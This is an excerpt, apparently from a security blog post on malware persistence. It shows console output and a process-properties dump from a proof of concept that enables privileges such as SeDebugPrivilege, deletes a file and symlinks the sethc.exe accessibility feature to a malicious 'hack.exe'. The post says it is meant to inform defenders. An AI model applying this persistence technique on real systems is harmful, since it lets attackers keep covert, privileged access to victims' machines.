
```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https:/
/aka.ms/PSWindows

PS C:\Windows\system32> cd Z:\2024-07-08-malware-pers-25\
PS Z:\2024-07-08-malware-pers-25> .\pers.exe
successfully enable SeTakeOwnershipPrivilege :)
successfully enable SeDebugPrivilege :)
successfully enable SeRestorePrivilege :)
successfully enable SeBackupPrivilege :)
original file deleted successfully
symlink to meow created successfully =^..^=
PS Z:\2024-07-08-malware-pers-25>
```

=^..^=
Meow-meow!
OK

Note to the properties of the `hack.exe`:



hack.exe (3228) Properties

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | GPU | Comment

File
N/A
(UNVERIFIED)
Version: N/A
Image file name:
\\VBoxSvr\shared\hack.exe

Process
Command line: sethc.exe 211
Current directory: C:\Windows\system32\
Started: 3 hours and 45 minutes ago (3:00:16 AM 7/14/2024)
PEB address: 0x9db4d16000 Image type: 64-bit
Parent: Non-existent process (632)
Mitigation: DEP (permanent); ASLR (high entropy) Details
Protection: None

Permissions Terminate

=^..^=
Meow-meow!
OK

Close

As you can see, everything worked as expected. Perfect! =^..^=

So this PoC is how an attacker might create a symlink to redirect an Accessibility feature to a malicious executable.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

> This is a practical case for educational purposes only.

CreateSymbolicLinkA
Malware persistence - part 12. Accessibility features
source code in github

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine